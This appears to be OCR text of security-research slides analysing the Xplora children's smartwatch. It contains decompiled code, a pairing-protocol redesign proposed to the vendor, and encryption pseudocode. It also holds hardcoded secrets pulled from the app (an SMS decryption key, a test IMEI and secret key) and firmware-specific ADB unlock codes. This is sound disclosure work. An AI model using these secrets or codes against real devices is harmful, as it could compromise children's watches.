import java.security.KeyStore;
import java.security.KeyStoreException;
import java.security.NoSuchAlgorithmException;
import java.security.PrivateKey;
import java.security.SecureRandom;
import java.security.cert.Certificate;
import java.security.cert.CertificateException;
import java.security.cert.CertificateFactory;
import java.util.Collection;
import java.util.List;
import java.util.Properties;
import kotlin.Metadata;
import kotlin.Unit;
import kotlin.io.CloseableKt;
import kotlin.jvm.internal.Intrinsics;
import net.bytebuddy.description.method.MethodDescription;
Code Smali Simple Fallback Split view
Issues: 1 errors 9 warnings


*260203-commonservice [/home/user/Documents/Thesis Supervision/archive/Malte Xplora/repro] - jadx-gui
File View Navigation Tools Plugins Help
WatchStateChangeImpl$$ExternalSyntheticLamb
XPAlarmManager
ui
utils
permission
AESUtil
Asn1Object
BackgroundECDSAKeyManager
BackgroundECDSAKeyManager$getPublicKeyB se6
BackgroundECDSAKeyManager$getPublicKeyJ on$
BackgroundECDSAKeyManager$initializeSyn 1
BackgroundECDSAKeyManager$initializeSyn 1
BackgroundECDSAKeyManagerKt
ContentValuesConverter
DateTimeUtil
DerParser
FileUtil
FileUtil$$ExternalSyntheticLambda0
FileUtil$delete$1$1$1
HmacUtil
KeyStoreHelper
Logger
Md5Util
NetworkUtil
PrivateKeyReader
RoamingUtils
SharedPreferencesUtil
KeyStoreHelper
Md5Util
HmacUtil
BackgroundE(
package com.xplora.commonservice.utils;
import com.xplora.commonservice.BaseApplication;
import java.io.BufferedInputStream;
import java.io.DataInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;
import java.math.BigInteger;
import java.net.URL;
import java.security.GeneralSecurityException;
import java.security.KeyStore;
import java.security.KeyStoreException;
import java.security.NoSuchAlgorithmException;
import java.security.PrivateKey;
import java.security.SecureRandom;
import java.security.cert.Certificate;
import java.security.cert.CertificateException;
import java.security.cert.CertificateFactory;
import java.util.Collection;
import java.util.List;
import java.util.Properties;
import kotlin.Metadata;
import kotlin.Unit;
import kotlin.io.CloseableKt;
import kotlin.jvm.internal.Intrinsics;
import net.bytebuddy.description.method.MethodDescription;
Issues: 1 errors 9 warnings
Code Smali Simple Fallback Split view


*260203-commonservice [/home/user/Documents/Thesis Supervision/archive/Malte Xplora/repro] - jadx-gui
File View Navigation Tools Plugins Help
RefreshQrTask$dow
RefreshQrTask$dow
RegisterManager
RegisterManager$I
SosManager
SosManager$$Exte
SosManager$$Exte
SoundManager
WatchStateChange
WatchStateChange
XPAlarmManager
ui
utils
permission
AESUtil
Asn1Object
AssertFileOpenHe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
Base64Util
ContentValuesCon
DateTimeUtil
DerParser
FileUtil
FileUtil$$Externa
Issues: 77 errors 14976 warnings
AESUtil
EncryptManager
XPHeaders
RegisterManager
Config
public static final String PROTOCOL_VERSION = "/v2";
public static final String REQUEST_QUERY = "tid";
public static final String SMS_DECRYPT_KEY = "20b36f8b";
public static final int STEP_REPORT_TIME_THRESHOLD = 3600000;
public static final String TEST_IMEI = "350685602673679";
public static final String TEST_SECRET_KEY_IMEI = "241d017f9d835a9db3ae8a46311bee17";
public static final String TYPE = "1";
public static final String VENDOR = "sikey";
8 private Config() {
}
33 public final String getIK() {
34 String string = Settings.System.getString(BaseApplication.INSTANCE.getGlobalContext().ge
return string == null ? "" : string;
}
36 public final void setIK(String value) {
Intrinsics.checkNotNullParameter(value, "value");
37 Settings.System.putString(BaseApplication.INSTANCE.ge GlobalContext().getContentResolver
}
42 public final String getIS() {
43 String string = Settings.System.getString(BaseApplication.INSTANCE.getGlobalContext().ge
return string == null ? "" : string;
}
45 public final void setIS(String value) {
Code Smali Simple Fallback Split view


*260203-commonservice [/home/user/Documents/Thesis Supervision/archive/Malte Xplora/repro] - jadx-gui
File View Navigation Tools Plugins Help
RefreshQrTask$dow
RefreshQrTask$dow
RegisterManager
RegisterManager$I
SosManager
SosManager$$Exte
SosManager$$Exte
SoundManager
WatchStateChange
WatchStateChange
XPAlarmManager
ui
utils
permission
AESUtil
Asn1Object
AssertFileOpenHe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
BackgroundECDSAKe
Base64Util
ContentValuesCon
DateTimeUtil
DerParser
FileUtil
FileUtil$$Externa
Issues: 77 errors 14976 warnings
AESUtil
EncryptManager
XPHeaders
RegisterManager
Config
public static final String PROTOCOL_VERSION = "/v2";
public static final String REQUEST_QUERY = "tid";
public static final String SMS_DECRYPT_KEY = "20b36f8b";
public static final int STEP_REPORT_TIME_THRESHOLD = 3600000;
public static final String TEST_IMEI = "350685602673679";
public static final String TEST_SECRET_KEY_IMEI = "241d017f9d835a9db3ae8a46311bee17";
public static final String TYPE = "1";
public static final String VENDOR = "sikey";
8 private Config() {
}
33 public final String getIK() {
34 String string = Settings.System.getString(BaseApplication.INSTANCE.getGlobalContext().ge
return string == null ? "" : string;
}
36 public final void setIK(String value) {
Intrinsics.checkNotNullParameter(value,
37 Settings.System.putString(BaseApplicatio
}
42 public final String getIS() {
43 String string = Settings.System.getStrin
return string == null ? "" : string;
}
45 public final void setIS(String value) {
Code Smali Simple Fallback Split view
Usage search: setIK
Usage for: com.xplora.commonservice.model.Config.setIK(String) void
Node
com.xplora.commonservice.modules.RegisterManager.handleSuccessR Config
Found 1 (complete)
Keep open
Copy All
Open
Cancel

S/N

QR(id)

scan QR

id

pin

enter pin

r, pin, ecdsaPub
Enc(r, S/N)
Sig(ecdsaPriv, r || data)

init key, init secret

[...] Here's a rough sketch of what we would like to see in your watch pairing process, without making too many changes to your current infrastructure:

1. Make the watch generate a long random value on first boot that gets included in this QR code. Ideally, this could be the public key of a public/private key pair, but let's take small steps here.

2. The guardian phone scans this code as usual, and forwards the long random value alongside the IMEI to your server.

3. The server now stores this random value and uses it to authenticate all requests for this IMEI in the future.

[...]

S/N

QR(id)

scan QR

id

pin

enter pin

r, pin, ecdsaPub
Enc(r, S/N)
Sig(ecdsaPriv, r || data)

init key, init secret

```
public final String encrypt(String deviceId, String nonce) {
    MessageDigest md = MessageDigest.getInstance(MessageDigestAlgorithms.SHA_256);
    byte[] bytes = nonce.getBytes(UTF_8);
    byte[] keyBytes = md.digest(bytes);

    byte[] iv = new byte[12];
    SecureRandom.getInstanceStrong().nextBytes(iv);

    Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
    cipher.init(1, new SecretKeySpec(keyBytes, "AES"), new GCMParameterSpec(128, iv));
    byte[] encryptedData = cipher.doFinal(deviceId.getBytes(UTF_8));

    [...]
}
```

S/N

QR(id)

scan QR

id


pin

enter pin


r, pin, ecdsaPub
Enc(r, S/N)
Sig(ecdsaPriv, r || data)

init key, init secret

```
send data
```



```
let r in [A-Za-z0-9]{32}
let k = SHA-256(r)
let iv in 2^96
let c = AES-GCM(k, iv, data)
let pk, sk = ECDSA-Gen()
let sig = ECDSA(sk, r||data)
send r, iv, c, pk, sig
```



ONE MORE THING

Unlock Your Xplora

Get ADB access to your Xplora Watch. Pull apps, analyze security, or build your own thing on a mediocre Android smartwatch.

Code Generator

354300561472941

Version ≤ w112.8.1.002_**2303291**: **1123**

Version ≤ w112.8.1.002_**2503201**: **5418**

Version ≤ W4160_2.0.911616_**2500724**: **5418**

Version ≥ w112.8.1.002_**2508191**: **744160**

rec0de.net/open/xplora

QUESTIONS!

let's keep in touch:

nrollshausen@seemoo.de

@trusted_device@infosec.exchange

linkedin.com/in/maltevu